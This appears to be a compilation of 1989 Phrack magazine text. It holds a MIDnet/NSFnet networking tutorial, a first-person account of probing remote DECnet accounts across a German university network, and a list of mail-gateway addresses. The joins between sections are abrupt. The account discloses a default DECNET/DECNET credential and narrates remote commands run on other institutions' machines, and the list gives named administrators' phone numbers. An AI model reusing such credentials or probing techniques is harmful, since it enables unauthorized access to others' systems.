MIDnet is the only one that I have direct access to and so this file is written from a MIDnet point of view. For people who have access to the other regional networks of NSFnet, the only real differences depicted in this file that would not apply to the other regional networks are the universities that are served by MIDnet as opposed to:

NYSERnet in New York State
SURAnet in the southeastern United States
SEQSUInet in Texas
BARRnet in the San Francisco area
MERIT in Michigan

(There are others that are currently being constructed.)

These regional networks all hook into the NSFnet backbone, which is a network that connects the six supercomputer centers. For example, a person at Kansas State University can connect with a supercomputer via MIDnet and the NSFnet backbone. That researcher can also send mail to colleagues at the University of Delaware by using MIDnet, NSFnet and SURAnet. Each university has its own local computer network which connects on-campus computers as well as providing a means to connecting to a regional network.

Some universities are already connected to older networks such as CSnet, the ARPAnet and BITnet. In principal, any campus connected to any of these networks can access anyone else in any other network since there are gateways between the networks.

Gateways are specialized computers that forward network traffic, thereby connecting networks. In practice, these wide-area networks use different networking technology which make it impossible to provide full functionality across the gateways. However, mail is almost universally supported across all gateways, so that a person at a BITnet site can send mail messages to a colleague at an ARPAnet site (or anywhere else for that matter). You should already be somewhat familiar with this, but if not refer to;

"Limbo To Infinity" (Phrack Inc., Volume Two, Issue 24, File 3 of 13) and "Internet Domains" (Phrack Inc., Volume Three, Issue 26, File 8 of 11)

Computer networks rely on hardware and software that allow computers to communicate. The language that enables network communication is called a protocol. There are many different protocols in use today. MIDnet uses the TCP/IP protocols, also known as the DOD (Department of Defense) Protocol Suite.

Other networks that use TCP/IP include ARPAnet, CSnet and the NSFnet. In fact, all the regional networks that are linked to the NSFnet backbone are required to use TCP/IP. At the local campus level, TCP/IP is often used, although other protocols such as IBM's SNA and DEC's DECnet are common. In order to communicate with a computer via MIDnet and the NSFnet, a computer at a campus must use TCP/IP directly or use a gateway that will translate its protocols into TCP/IP.

The Internet is a world-wide computer network that is the conglomeration of most of the large wide area networks, including ARPAnet, CSnet, NSFnet, and the regionals, such as MIDnet. To a lesser degree, other networks such as BITnet that can send mail to hosts on these networks are included as part of the Internet. This huge network of networks, the Internet, as you have by now read all about in the pages of Phrack Inc., is a rapidly growing and very complex entity that allows sophisticated communication between scientists, students, government officials and others. Being a part of this community is both exciting and challenging.

This chapter of the Future Transcendent Saga gives a general description of the protocols and software used in MIDnet and the NSFNet. A discussion of several of the more commonly used networking tools is also included to enable you to make practical use of the network as soon as possible.

The DOD Protocol Suite

The DOD Protocol Suite includes many different protocols. Each protocol is a specification of how communication is to occur between computers. Computer hardware and software vendors use the protocol to create programs and sometimes specialized hardware in order to implement the network function intended by the protocol. Different implementations of the same protocol exist for the varied hardware and operating systems found in a network.

The three most commonly used network functions are:

```
Mail          -- Sending and receiving messages
File Transfer -- Sending and receiving files
Remote Login  -- Logging into a distant computer
```

Of these, mail is probably the most commonly used.

In the TCP/IP world, there are three different protocols that realize these functions:

```
SMTP   -- (Simple Mail Transfer Protocol) Mail
FTP    -- (File Transfer Protocol) sending and receiving files
Telnet -- Remote login
```

How to use these protocols is discussed in the next section. At first glance, it is not obvious why these three functions are the most common. After all, mail and file transfer seem to be the same thing. However, mail messages are not identical to files, since they are usually comprised of only ASCII characters and are sequential in structure. Files may contain binary data and have complicated, non-sequential structures. Also, mail messages can usually tolerate some errors in transmission whereas files should not contain any errors. Finally, file transfers usually occur in a secure setting (i.e. The users who are transferring files know each other's names and passwords and are permitted to transfer the file, whereas mail can be sent to anybody as long as their name is known).

While mail and transfer accomplish the transfer of raw information from one computer to another, Telnet allows a distant user to process that information, either by logging in to a remote computer or by linking to another terminal. Telnet is most often used to remotely log in to a distant computer, but it is actually a general-purpose communications protocol. I have found it incredibly useful over the last year. In some ways, it could be used for a great deal of access because you can directly connect to another computer anywhere that has TCP/IP capabilities, however please note that Telnet is *NOT* Telenet.

There are other functions that some networks provide, including the following:

- Name to address translation for networks, computers and people
- The current time
- Quote of the day or fortune
- Printing on a remote printer, or use of any other remote peripheral
- Submission of batch jobs for non-interactive execution
- Dialogues and conferencing between multiple users

- Remote procedure call (i.e. Distributing program execution over several remote computers)
- Transmission of voice or video information

Some of these functions are still in the experimental stages and require faster computer networks than currently exist. In the future, new functions will undoubtedly be invented and existing ones improved.

The DOD Protocol Suite is a layered network architecture, which means that network functions are performed by different programs that work independently and in harmony with each other. Not only are there different programs but there are different protocols. The protocols SMTP, FTP and Telnet are described above. Protocols have been defined for getting the current time, the quote of the day, and for translating names. These protocols are called applications protocols because users directly interact with the programs that implement these protocols.

The Transmission Control Protocol, TCP, is used by many of the application protocols. Users almost never interact with TCP directly. TCP establishes a reliable end-to-end connection between two processes on remote computers. Data is sent through a network in small chunks called packets to improve reliability and performance. TCP ensures that packets arrive in order and without errors. If a packet does have errors, TCP requests that the packet be retransmitted.

In turn, TCP calls upon IP, Internet Protocol, to move the data from one network to another. IP is still not the lowest layer of the architecture, since there is usually a "data link layer protocol" below it. This can be any of a number of different protocols, two very common ones being X.25 and Ethernet.

FTP, Telnet and SMTP are called "application protocols", since they are directly used by applications programs that enable users to make use of the network. Network applications are the actual programs that implement these protocols and provide an interface between the user and the computer. An implementation of a network protocol is a program or package of programs that provides the desired network function such as file transfer. Since computers differ from vendor to vendor (e.g. IBM, DEC, CDC), each computer must have its own implementation of these protocols. However, the protocols are standardized so that computers can interoperate over the network (i.e. Can understand and process each other's data). For example, a TCP packet generated by an IBM computer can be read and processed by a DEC computer.

In many instances, network applications programs use the name of the protocol. For example, the program that transfers files may be called "FTP" and the program that allows remote logins may be called "Telnet." Sometimes these protocols are incorporated into larger packages, as is common with SMTP. Many computers have mail programs that allow users on the same computer to send mail to each other. SMTP functions are often added to these mail programs so that users can also send and receive mail through a network. In such cases, there is no separate program called SMTP that the user can access, since the mail program provides the user interface to this network function.

Specific implementation of network protocols, such as FTP, are tailored to the computer hardware and operating system on which they are used. Therefore, the exact user interface varies from one implementation to another. For example, the FTP protocol specifies a set of FTP commands which each FTP implementation must understand and process. However, these are usually placed at a low level, often invisible to the user, who is given a higher set of commands to use.

These higher-level commands are not standardized so they may vary from one

implementation of FTP to another. For some operating systems, not all of these commands make equal sense, such as "Change Directory," or may have different meanings. Therefore the specific user interface that the user sees will probably differ.

This file describes a generic implementation of the standard TCP/IP application protocols. Users must consult local documentation for specifics at their sites.

Names and Addresses In A Network

In DOD Protocol Suite, each network is given a unique identifying number. This number is assigned by a central authority, namely the Network Information Center run by SRI, abbreviated as SRI-NIC, in order to prevent more than one network from having the same network number. For example, the ARPAnet has network number 10 while MIDnet has a longer number, namely 128.242.

Each host in a network has a unique identification so other hosts can specify them unambiguously. Host numbers are usually assigned by the organization that manages the network, rather than one central authority. Host numbers do not need to be unique throughout the whole Internet but two hosts on the same network need to have unique host numbers.

The combination of the network number and the host number is called the IP address of the host and is specified as a 32-bit binary number. All IP addresses in the Internet are expressible as 32-bit numbers, although they are often written in dotted decimal notation. Dotted decimal notation breaks the 32-bit number into four eight-bit parts or octets and each octet is specified as a decimal number. For example, 00000001 is the binary octet that specifies the decimal number 1, while 11000000 specifies 192. Dotted decimal notation makes IP addresses much easier to read and remember.

Computers in the Internet are also identified by hostnames, which are strings of characters, such as "phrackvax." However, IP packets must specify the 32-bit IP address instead of the hostname so some way to translating hostnames to IP addresses must exist.

One way is to have a table of hostnames and their corresponding IP addresses, called a hosttable. Nearly every TCP/IP implementation has such a hosttable, although the weaknesses of this method are forcing a shift to a new scheme called the domain name system. In UNIX systems, the hosttable is often called "/etc/hosts." You can usually read this file and find out what the IP addresses of various hosts are. Other systems may call this file by a different name and make it unavailable for public viewing.

Users of computers are generally given accounts to which all charges for computer use are billed. Even if computer time is free at an installation, accounts are used to distinguish between the users and enforce file protections. The generic term "username" will be used in this file to refer to the name by which the computer account is accessed.

In the early days of the ARPAnet which was the first network to use the TCP/IP protocols, computer users were identified by their username, followed by a commercial "at" sign (@), followed by the hostname on which the account existed. Networks were not given names, per se, although the IP address specified a network number.

For example, "knight@phrackvax" referred to user "knight" on host "phrackvax." This did not specify which network "phrackvax" was on, although that

information could be obtained by examining the hosttable and the IP address for "phrackvax." (However, "phrackvax" is a ficticious hostname used for this presentation.)

As time went on, every computer on the network had to have an entry in its hosttable for every other computer on the network. When several networks linked together to form the Internet, the problem of maintaining this central hosttable got out of hand. Therefore, the domain name scheme was introduced to split up the hosttable and make it smaller and easier to maintain.

In the new domain name scheme, users are still identified by their usernames, but hosts are now identified by their hostname and any and all domains of which they are a part. For example, the following address, "KNIGHT@UMCVMB.MISSOURI.EDU" specifies username "KNIGHT" on host "UMCVMB". However, host "UMCVMB" is a part of the domain "MISSOURI" " which is in turn part of the domain "EDU". There are other domains in "EDU", although only one is named "MISSOURI". In the domain "MISSOURI", there is only one host named "UMCVMB".

However, other domains in "EDU" could theoretically have hosts named "UMCVMB" (although I would say that this is rather unlikely in this example). Thus the combination of hostname and all its domains makes it unique. The method of translating such names into IP addresses is no longer as straightforward as looking up the hostname in a table. Several protocols and specialized network software called nameservers and resolvers implement the domain name scheme.

Not all TCP/IP implementations support domain names because it is rather new. In those cases, the local hosttable provides the only way to translate hostnames to IP addresses. The system manager of that computer will have to put an entry into the hosttable for every host that users may want to connect to. In some cases, users may consult the nameserver themselves to find out the IP address for a given hostname and then use that IP address directly instead of a hostname.

I have selected a few network hosts to demonstrate how a host system can be specified by both the hostname and host numerical address. Some of the nodes I have selected are also nodes on BITnet, perhaps even some of the others that I do not make a note of due a lack of omniscent awareness about each and every single host system in the world :-)

- -

Numerical	Hostname	Location	BITnet
18.72.0.39	ATHENA.MIT.EDU	(Mass. Institute of Technology)	?
26.0.0.73	SRI-NIC.ARPA	(DDN Network Information Center)	-
36.21.0.13	MACBETH.STANFORD.EDU	(Stanford University)	?
36.21.0.60	PORTIA.STANFORD.EDU	(Stanford University)	?
128.2.11.131	ANDREW.CMU.EDU	(Carnegie Mellon University)	ANDREW
128.3.254.13	LBL.GOV	(Lawrence Berkeley Labrotories)	LBL
128.6.4.7	RUTGERS.RUTGERS.EDU	(Rutgers University)	?
128.59.99.1	CUCARD.MED.COLUMBIA.EDU	(Columbia University)	?
128.102.18.3	AMES.ARC.NASA.GOV	(Ames Research Center [NASA])	-
128.103.1.1	HARVARD.EDU	(Harvard University)	HARVARD
128.111.24.40	HUB.UCSB.EDU	(Univ. Of Calif-Santa Barbara)	?
128.115.14.1	LLL-WINKEN.LLNL.GOV	(Lawrence Livermore Labratories)	-
128.143.2.7	UVAARPA.VIRGINIA.EDU	(University of Virginia)	?
128.148.128.40	BROWNVM.BROWN.EDU	(Brown University)	BROWN
128.163.1.5	UKCC.UKY.EDU	(University of Kentucky)	UKCC
128.183.10.4	NSSDCA.GSFC.NASA.GOV	(Goddard Space Flight Center [NASA])	-
128.186.4.18	RAI.CC.FSU.EDU	(Florida State University)	FSU

128.206.1.1	UMCVMB.MISSOURI.EDU	(Univ. of Missouri-Columbia)	UMCVMB
128.208.1.15	MAX.ACS.WASHINGTON.EDU	(University of Washington)	MAX
128.228.1.2	CUNYVM.CUNY.EDU	(City University of New York)	CUNYVM
129.10.1.6	NUHUB.ACS.NORTHEASTERN.EDU	(Northeastern University)	NUHUB
131.151.1.4	UMRVMA.UMR.EDU	(University of Missouri-Rolla)	UMRVMA
192.9.9.1	SUN.COM	(Sun Microsystems, Inc.)	-
192.33.18.30	VM1.NODAK.EDU	(North Dakota State Univ.)	NDSUVM1
192.33.18.50	PLAINS.NODAK.EDU	(North Dakota State Univ.)	NDSUVAX

Please Note: Not every system on BITnet has an IP address. Likewise, not every system that has an IP address is on BITnet. Also, while some locations like Stanford University may have nodes on BITnet and have hosts on the IP as well, this does not neccessarily imply that the systems on BITnet and on IP (the EDU domain in this case) are the same systems.

Attempts to gain unauthorized access to systems on the Internet are not tolerated and is legally a federal offense. At some hosts, they take this very seriously, especially the government hosts such as NASA's Goddard Space Flight Center, where they do not mind telling you so at the main prompt when you connect to their system.

However, some nodes are public access to an extent. The DDN Network Information Center can be used by anyone. The server and database there have proven to be an invaluable source of information when locating people, systems, and other information that is related to the Internet.

- -

Telnet

~~~~~~

Remote login refers to logging in to a remote computer from a terminal connected to a local computer. Telnet is the standard protocol in the DOD Protocol Suite for accomplishing this. The "rlogin" program, provided with Berkeley UNIX systems and some other systems, also enables remote login.

For purposes of discussion, the "local computer" is the computer to which your terminal is directly connected while the "remote computer" is the computer on the network to which you are communicating and to which your terminal is *NOT* directly connected.

Since some computers use a different method of attaching terminals to computers, a better definition would be the following: The "local computer" is the computer that you are currently using and the "remote computer" is the computer on the network with which you are or will be communicating. Note that the terms "host" and "computer" are synonymous in the following discussion.

To use Telnet, simply enter the command: TELNET

The prompt that Telnet gives is: Telnet>

(However, you can specify where you want to Telnet to immediately and bypass the the prompts and other delays by issuing the command: TELNET [location].)

There is help available by typing in ?. This prints a list of all the valid subcommands that Telnet provides with a one-line explanation.

Telnet> ?
~~~~~~

To connect to to another computer, use the open subcommand to open a connection to that computer. For example, to connect to the host "UMCVMB.MISSOURI.EDU", do "open umcvmb.missouri.edu"

Telnet will resolve (i.e. Translate, the hostname "umcvmb.missouri.edu" into an IP address and will send a packet to that host requesting login. If the remote host decides to let you attempt a login, it prompts you for your username and password. If the host does not respond, Telnet will "time out" (i.e. Wait for a reasonable amount of time such as 20 seconds) and then terminate with a message such as "Host not responding."

If your computer does not have an entry for a remote host in its hosttable and it cannot resolve the name, you can use the IP address explicitly in the telnet command. For example,

TELNET 26.0.0.73 (Note: This is the IP address for the DDN Network Information Center [SRI-NIC.ARPA])

If you are successful in logging in, your terminal is connected to the remote host. For all intents and purposes, your terminal is directly hard-wired to that host and you should be able to do anything on your remote terminal that you can do at any local terminal. There are a few exceptions to this rule, however.

Telnet provides a network escape character, such as CONTROL-T. You can find out what the escape character is by entering the "status" subcommand:

Telnet> status

You can change the escape character by entering the "escape" subcommand:

Telnet> escape

When you type in the escape character, the Telnet prompt returns to your screen and you can enter subcommands. For example, to break the connection, which usually logs you off the remote host, enter the subcommand "quit":

Telnet> quit

Your Telnet connection usually breaks when you log off the remote host, so the "quit" subcommand is not usually used to log off.

When you are logged in to a remote computer via Telnet, remember that there is a time delay between your local computer and the remote one. This often becomes apparent to users when scrolling a long file across the terminal screen nd they wish to cancel the scrolling by typing CONTROL-C or something similar. After typing the special control character, the scrolling continues. The special control character takes a certain amount of time to reach the remote computer which is still scrolling information. Thus response from the remote computer will not likely be as quick as response from a local computer.

Once you are remotely logged on, the computer you are logged on to effectively becomes your "local computer," even though your original "local computer" still considers you logged on. You can log on to a third computer which would then become your "local computer" and so on. As you log out of each session, your previous session becomes active again.

File Transfer
~~~~~~~~~~~~~
~~~~~~~~~~~~~

FTP is the program that allows files to be sent from one computer to another. "FTP" stands for "File Transfer Protocol".

When you start using FTP, a communications channel with another computer on the network is opened. For example, to start using FTP and initiate a file transfer session with a computer on the network called "UMCVMB", you would issue the following subcommand:

FTP UMCVMB.MISSOURI.EDU

Host "UMCVMB" will prompt you for an account name and password. If your login is correct, FTP will tell you so, otherwise it will say "login incorrect." Try again or abort the FTP program. (This is usually done by typing a special control character such as CONTROL-C. The "program abort" character varies from system to system.)

Next you will see the FTP prompt, which is:

Ftp>

There are a number of subcommands of FTP. The subcommand "?" will list these commands and a brief description of each one.

You can initiate a file transfer in either direction with FTP, either from the remote host or to the remote host. The "get" subcommand initiates a file transfer from the remote host (i.e. Tells the remote computer to send the file to the local computer [the one on which you issued the "ftp" command]). Simply enter "get" and FTP will prompt you for the remote host's file name and the (new) local host's file name. Example:

```
Ftp> get
Remote file name?
theirfile
local file name?
myfile
```

ou can abbreviate this by typing both file names on the same line as the "get" subcommand. If you do not specify a local file name, the new local file will be called the same thing as the remote file. Valid FTP subcommands to get a file include the following:

```
get theirfile myfile
get doc.x25
```

The "put" subcommand works in a similar fashion and is used to send a file from the local computer to the remote computer. Enter the command "put" and FTP will prompt you for the local file name and then the remote file name. If the transfer cannot be done because the file doesn't exist or for some other reason, FTP will print an error message.

There are a number of other subcommands in FTP that allow you to do many more things. Not all of these are standard so consult your local documentation or type a question mark at the FTP prompt. Some functions often built into FTP include the ability to look at files before getting or putting them, the ability to change directories, the ability to delete files on the remote computer, and the ability to list the directory on the remote host.

An intriguing capability of many FTP implementations is "third party transfers." For example, if you are logged on computer A and you want to cause

computer B to send a file to computer C, you can use FTP to connect to computer B and use the "rmtsend" command. Of course, you have to know usernames and passwords on all three computers, since FTP never allows you to peek into someone's directory and files unless you know their username and password.

The "cd" subcommand changes your working directory on the remote host. The "lcd" subcommand changes the directory on the local host. For UNIX systems, the meaning of these subcommands is obvious. Other systems, especially those that do not have directory-structured file system, may not implement these commands or may implement them in a different manner.

The "dir" and "ls" subcommands do the same thing, namely list the files in the working directory of of the remote host.

The "list" subcommand shows the contents of a file without actually putting it into a file on the local computer. This would be helpful if you just wanted to inspect a file. You could interrupt it before it reached the end of the file by typing CONTROL-C or some other special character. This is dependent on your FTP implementation.

The "delete" command can delete files on the remote host. You can also make and remove directories on the remote host with "mkdir" and "rmdir". The "status" subcommand will tell you if you are connected and with whom and what the state of all your options are.

If you are transferring binary files or files with any non-printable characters, turn binary mode on by entering the "binary" subcommand:

```
binary
```

To resume non-binary transfers, enter the "ascii" subcommand.

Transferring a number of files can be done easily by using "mput" (multiple put) and "mget" (multiple get). For example, to get every file in a particular directory, first issue a "cd" command to change to that directory and then an "mget" command with an asterisk to indicate every file:

```
cd somedirectory
mget *
```

When you are done, use the "close" subcommand to break the communications link. You will still be in FTP, so you must use the "bye" subcommand to exit FTP and return to the command level. The "quit" subcommand will close the connection and exit from FTP at the same time.

Mail

Mail is the simplest network facility to use in many ways. All you have to do is to create your message, which can be done with a file editor or on the spur of the moment, and then send it. Unlike FTP and Telnet, you do not need to know the password of the username on the remote computer. This is so because you cannot change or access the files of the remote user nor can you use their account to run programs. All you can do is to send a message.

There is probably a program on your local computer which does mail between users on that computer. Such a program is called a mailer. This may or may not be the way to send or receive mail from other computers on the network, although integrated mailers are more and more common. UNIX mailers will be used as an example in this discussion.

Note that the protocol which is used to send and receive mail over a TCP/IP network is called SMTP, the "Simple Mail Transfer Protocol." Typically, you will not use any program called SMTP, but rather your local mail program.

UNIX mailers are usually used by invoking a program named "mail". To receive new mail, simply type "mail".

There are several varieties of UNIX mailers in existence. Consult your local documentation for details. For example, the command "man mail" prints out the manual pages for the mail program on your computer.

To send mail, you usually specify the address of the recipient on the mail command. For example: "mail knight@umcvmb.missouri.edu" will send the following message to username "knight" on host "umcvmb".

You can usually type in your message one line at a time, pressing RETURN after each line and typing CONTROL-D to end the message. Other facilities to include already-existing files sometimes exist. For example, Berkeley UNIXes allow you to enter commands similar to the following to include a file in your current mail message:

```
r myfile
```

In this example, the contents of "myfile" are inserted into the message at this point.

Most UNIX systems allow you to send a file through the mail by using input redirection. For example:

```
mail knight@umcvmb.missouri.edu < myfile
```

In this example, the contents of "myfile" are sent as a message to "knight" on "umcvmb."

Note that in many UNIX systems the only distinction between mail bound for another user on the same computer and another user on a remote computer is simply the address specified. That is, there is no hostname for local recipients. Otherwise, mail functions in exactly the same way. This is common for integrated mail packages. The system knows whether to send the mail locally or through the network based on the address and the user is shielded from any other details.

Phrack Magazine - Vol 3, Issue 27 2

```
<:><:><:><:><:><:><:><:><:><:><:><:><:><:><:><:>
               <:>                                         <:>
               <:>          The Making Of A Hacker         <:>
               <:>                                         <:>
               <:>        by Framstag of West Germany      <:>
               <:>                                         <:>
               <:>               June 2, 1989              <:>
               <:>                                         <:>
               <:><:><:><:><:><:><:><:><:><:><:><:><:><:><:><:>
```

Prologue For None VMS Users
~~~~~~~~~~~~~~~~~~~~~~~~~~~

DECnet is the network for DEC machines, in most cases you can say VAXes.
~~~~~~~~~~~~~~~~~~~~~~~~~~~

DECnet allows you to do:
- e-mail
- file transfer
- remote login
- remote command
- remote job entry
- PHONE

PHONE is an interactive communication between users and is equal to TALK on UNIX or a "deluxe"-CHAT on VM/CMS.

BELWUE, the university network of the state Baden-Wuerttemberg in West Germany contains (besides other networks) a DECnet with about 400 VAXes. On every VAX there is standard-account called DECNET with pw:= DECNET, which is not reachable via remote login. This account is provided for several DECnet-Utilities and as a pseudo-guest-account. The DECNET-account has very restricted privileges: You cannot edit a file or make another remote login.

The HELP-menu is equipped by the system and is similar to the MAN command on UNIX.

More information on DECnet can be found in "Looking Around In DECnet" by Deep Thought in this very issue of Phrack Inc.

- -

Here, at the University of Ulm, we have an *incredibly* ignorant computer center staff, with an even bigger lack of system-literature (besides the 80 kg of VAX/VMS-manuals). The active may search for information by himself, which is over the level of "run," "FORTRAN," or "logout." My good luck that I have other accounts in the BELWUE-DECnet, where more information is offered for the users. I am a regular student in Ulm and all my accounts are completely legal and corresponding to the German laws. I don't call myself a "hacker," I feel more like a "user" (...it's more a defining-problem).

In the HELP-menu in a host in Tuebingen I found the file netdcl.com and the corresponding explanation, which sends commands to the DECNET-Account of other VAXes and executes them there (remote command). The explanation in the HELP-menu was idiot-proof -- therefore for me, too :-)

With the command "$ mcr ncp show known nodes" you can obtain a list of all netwide active VAXes, as is generally known, and so I pinged all these VAXes to look for more information for a knowledge-thirsty user. With "help", "dir" and other similar commands I look around on those DECnet accounts, always watching for topics related to the BELWUE-network. It's a pity, that 2/3 of all VAXes have locked the DECNET-Account for NETDCL.COM. Their system managers are probably afraid of unauthorized access, but I cannot imagine how there could be such an unauthorized access, because you cannot log on this account -- no chance for trojan horses, etc.

Some system managers called me back after I visited their VAX to chat with me about the network and asked me if they could help me in any way. One sysop from Stuttgart even sent me a version of NETDCL.COM for the ULTRIX operation system.

Then, after a month, the H O R R O R came over me in shape of a the following mail:

--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---

From: TUEBINGEN::SYSTEM 31-MAY-1989 15:31:11.38
To: FRAMSTAG
CC:
Subj: don't make any crap, or you'll be kicked out!

From: ITTGPX::SYSTEM 29-MAY-1989 16:46
To: TUEBINGEN::SYSTEM
Subj: System-breaking-in 01-May-1989

To the system manager of the Computer TUEBINGEN,

On May 1st 1989 we had a System-breaking-in in our DECNET-account, which started from your machine. By help of our accounting we ascertained your user FRAMSTAG to have emulated an interactive log-on on our backbone-node and on every machine of our VAX-cluster with the "trojan horse" NETDCL.COM. Give us this user's name and address and dear up the occurrence completely. We point out that the user is punishable. In case of repetition we would be forced to take corresponding measures. We will check whether our system got injured. If not, this time we will disregard any measure. Inform us via DECnet about your investigation results -- we are attainable by the nodenumber 1084::system

Dipl.-Ing. Michael Hager
--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---

My system manager threatened me with the deleting of my account, if I would not immediately enlighten the affair. *Gulp*!

I was conscious about my innocence, but how to tell it to the others? I explained, step by step, everything to my system manager. He then understood after a while, but the criminal procedure still hovered over me... so, I took quickly to my keyboard, to compose file of explanations and to send it to that angry system manager in Stuttgart (node 1084 is an institute there). But no way out: He had run out of disk quota and my explanation-mail sailed into the nirwana:

--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---
```
$ mail explanation
  To:   1084::system
%MAIL-E, error sending to user SYSTEM at 1084
%MAIL-E-OPENOUT, error opening SYS$SYSROOT:[SYSMGR]MAIL$00040092594FD194.MAI;
as output
-RMS-E-CRE, ACP file create failed
-SYSTEM-F-EXDISKQUOTA, disk quota exceeded
```
--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---

Also the attempt of a connection with the PHONE-facilty failed: In his borderless hacker-paranoia, he cut off his PHONE... and nowhere is a list with the REAL-addresses of the virtual DECnet-addresses available (to prevent hacking). Now I stood there with the brand "DANGEROUS HACKER!" and I had no chance to vindicate myself. I poured out my troubles to an acquaintance of mine, who is a sysop in the computer-center in Freiburg. He asked other sysops and managers thru the whole BELWUE-network until someone gave him a telephone number after a few days -- and that was the right one!

I phoned to this Hager and told him what I had done with his DECnet-account and also what NOT. I wanted to know which crime I had committed. He promptly cancelled all of his reproaches, but he did not excuse his defamous incriminations. I entreated him to inform my system manager in Tuebingen that I have done nothing illegal and to stop him from erasing my account. This happens already to a fellow student of mine (in this case, Hager was also guilty). He promised me that he would officially cancel his reproaches.

After over a week this doesn't happen (I'm allowed to use my account further on). In return for it, I received a new mail from Hager on another

account of mine:

--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---
From: 1084::HAGER   1-JUN-1989 12:51
To: 50180::STUD_11
Subj: System-breaking-in

On June 1st 1989 you have committed a system-breaking-in on at least one of our VAXes. We were able to register this occurrence. We would be forced to take further measure if you did not dear up the occurrence completely until June 6th.

Of course the expenses involved would be imposed on you. Hence enlightenment must be in your own interest.

We are attainable via DECnet-mail with the address 1084::HAGER or via following address:

Institut fuer Technische Thermodynamik und Thermische Verfahrenstechnik
Dipl.-Ing. M. Hager   Tel.: 0711/685-6109
Dipl.-Ing. M. Mrzyglod Tel.: 0711/685-3398
Pfaffenwaldring 9/10-1
7000 Stuttgart-80

 M. Hager
 M. Mrzyglod
--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---

This was the reaction of my attempt: "$ PHONE 1084::SYSTEM". I have not answered to this mail. I AM SICK OF IT!

ACSNET
~~~~~~
Australian Computer Science Network (ACSNET), also known as Oz, has its gateway through the CSNET node munnari.oz.au and if you cannot directly mail to the oz.au domain, try either username%munnari.oz.au@UUNET.UU.NET or munnari!username@UUNET.UU.NET.

AT&T MAIL
~~~~~~~~~
AT&T Mail is a mailing service of AT&T, probably what you might call it's MCI-Mail equivalent. It is available on the UUCP network as node name attmail but I've had problems having mail get through. Apparently, it does cost money to mail to this service and the surrounding nodes are not willing to pick up the tab for the ingoing mail, or at least, this has seemingly been the case thus far. I believe, though, that perhaps routing to att!attmail!user would work.

AT&T recently announced six new X.400 interconnections between AT&T Mail and electronic mail services in the U.S., Korea, Sweden, Australia, and Finland. In the U.S., AT&T Mail is now interconnected with Telenet Communications Corporation's service, Telemail, allowing users of both services to exchange messages easily. With the addition of these interconnections, the AT&T Mail Gateway 400 Service allows AT&T Mail subscribers to exchange messages with users of the following electronic messaging systems:

Company	E-Mail Name*	Country

TeleDelta	TeDe 400	Sweden
OTC	MPS400	Australia
Telecom-Canada	Envoy100	Canada
DACOM	DACOM MHS	Korea
P&T-Tele	MailNet 400	Finland
Helsinki Telephone Co.	ELISA	Finland
Dialcom	Dialcom	USA
Telenet	Telemail	USA
KDD	Messavia	Japan
Transpac	ATLAS400	France

The interconnections are based on the X.400 standard, a set of guidelines for the format, delivery and receipt of electronic messages recommended by an international standards committee the CCITT. International X.400 messages incur a surcharge. They are:

To Canada:
Per note: $.05
Per message unit: $.10

To other international locations:
Per note: $.20
Per message unit: $.50

There is no surcharge for X.400 messages within the U.S. The following are contacts to speak with about mailing through these mentioned networks. Other questions can be directed through AT&T Mail's toll-free number, 1-800-624-5672.

MHS Gateway: mhs!atlas
Administrator: Bernard Tardieu
Transpac
Phone: 3399283203
Phone: +1 201 644 1838

MHS Gateway: mhs!dacom
Administrator: Bob Nicholson
AT&T
Morristown, NJ 07960

MHS Gateway: mhs!dialcom
Administrator: Mr. Laraman
Dialcom
South Plainfield, NJ 07080
Phone: +1 441 493 3843

MHS Gateway: mhs!elisa
Administrator: Ulla Karajalainen
Nokia Data
Phone: 01135804371

MHS Gateway: mhs!envoy
Administrator: Kin C. Ma
Telecom Canada
Phone: +1 613 567 7584

MHS Gateway: mhs!kdd
Administrator: Shigeo Lwase
Kokusai Denshin Denwa CO.
Phone: 8133477419

MHS Gateway: mhs!mailnet
Administrator: Kari Aakala
Gen Directorate Of Post &
Phone: 35806921730

MHS Gateway: mhs!otc
Administrator: Gary W. Krumbine
AT&T Information Systems
Lincroft, NJ 07738
Phone: +1 201 576 2658

MHS Gateway: mhs!telemail
Administrator: Jim Kelsay
GTE Telenet Comm Corp
Reston, VA 22096
Phone: +1 703 689 6034

MHS Gateway: mhs
Administrator: AT&T Mail MHS Gateway
AT&T
Lincroft, NJ 08838
Phone: +1 800 624 5672

CMR
~~~
~~~

Previously known as Intermail, the Commercial Mail Relay (CMR) Service is a mail relay service between the Internet and three commercial electronic mail systems: US Sprint/Telenet, MCI-Mail, and DIALCOM systems (i.e. Compmail, NSFMAIL, and USDA-MAIL).

An important note: The only requirement for using this mail gateway is that the work conducted must be DARPA sponsored research and other approved government business. Basically, this means that unless you've got some government-related business, you're not supposed to be using this gateway. Regardless, it would be very difficult for them to screen everything that goes through their gateway. Before I understood the requirements of this gateway, I was sending to a user of MCI-Mail and was not contacted about any problems with that communication. Unfortunately, I mistyped the MCI-Mail address on one of the letters and that letter ended up getting read by system administrators who then informed me that I was not to be using that system, as well as the fact that they would like to bill me for using it. That was an interesting thought on their part anyway, but do note that using this service does incur charges.

The CMR mailbox address in each system corresponds to the label:

Telemail:	[Intermail/USCISI]TELEMAIL/USA		
MCI-Mail:	Intermail	or	107-8239
CompMail:	Intermail	or	CMP0817
NSF-Mail:	Intermail	or	NSF153
USDA-Mail:	Intermail	or	AGS9999

Addressing examples for each e-mail system are as follows:

MCIMAIL:

123-4567	seven digit address
Everett T. Bowens	person's name (must be unique!)

COMPMAIL:

CMP0123	three letters followed by three or four digits
S.Cooper	initial, then "." and then last name
134:CMP0123	domain, then ":" and then combination system and account number

NSFMAIL:

NSF0123	three letters followed by three or four digits
A.Phillips	initial, then "." and then last name
157:NSF0123	domain, then ":" and then combination system and account number

USDAMAIL:

AGS0123	three letters followed by three or four digits
P.Shifter	initial, then "." and then last name
157:AGS0123	domain, then ":" and then combination system and account number

TELEMAIL:

BARNOC	user (directly on Telemail)
BARNOC/LODH	user/organization (directly on Telemail)
[BARNOC/LODH]TELEMAIL/USA	[user/organization]system branch/country

The following are other Telenet system branches/countries that can be mailed to:

TELEMAIL/USA NASAMAIL/USA MAIL/USA TELEMEMO/AUSTRALIA

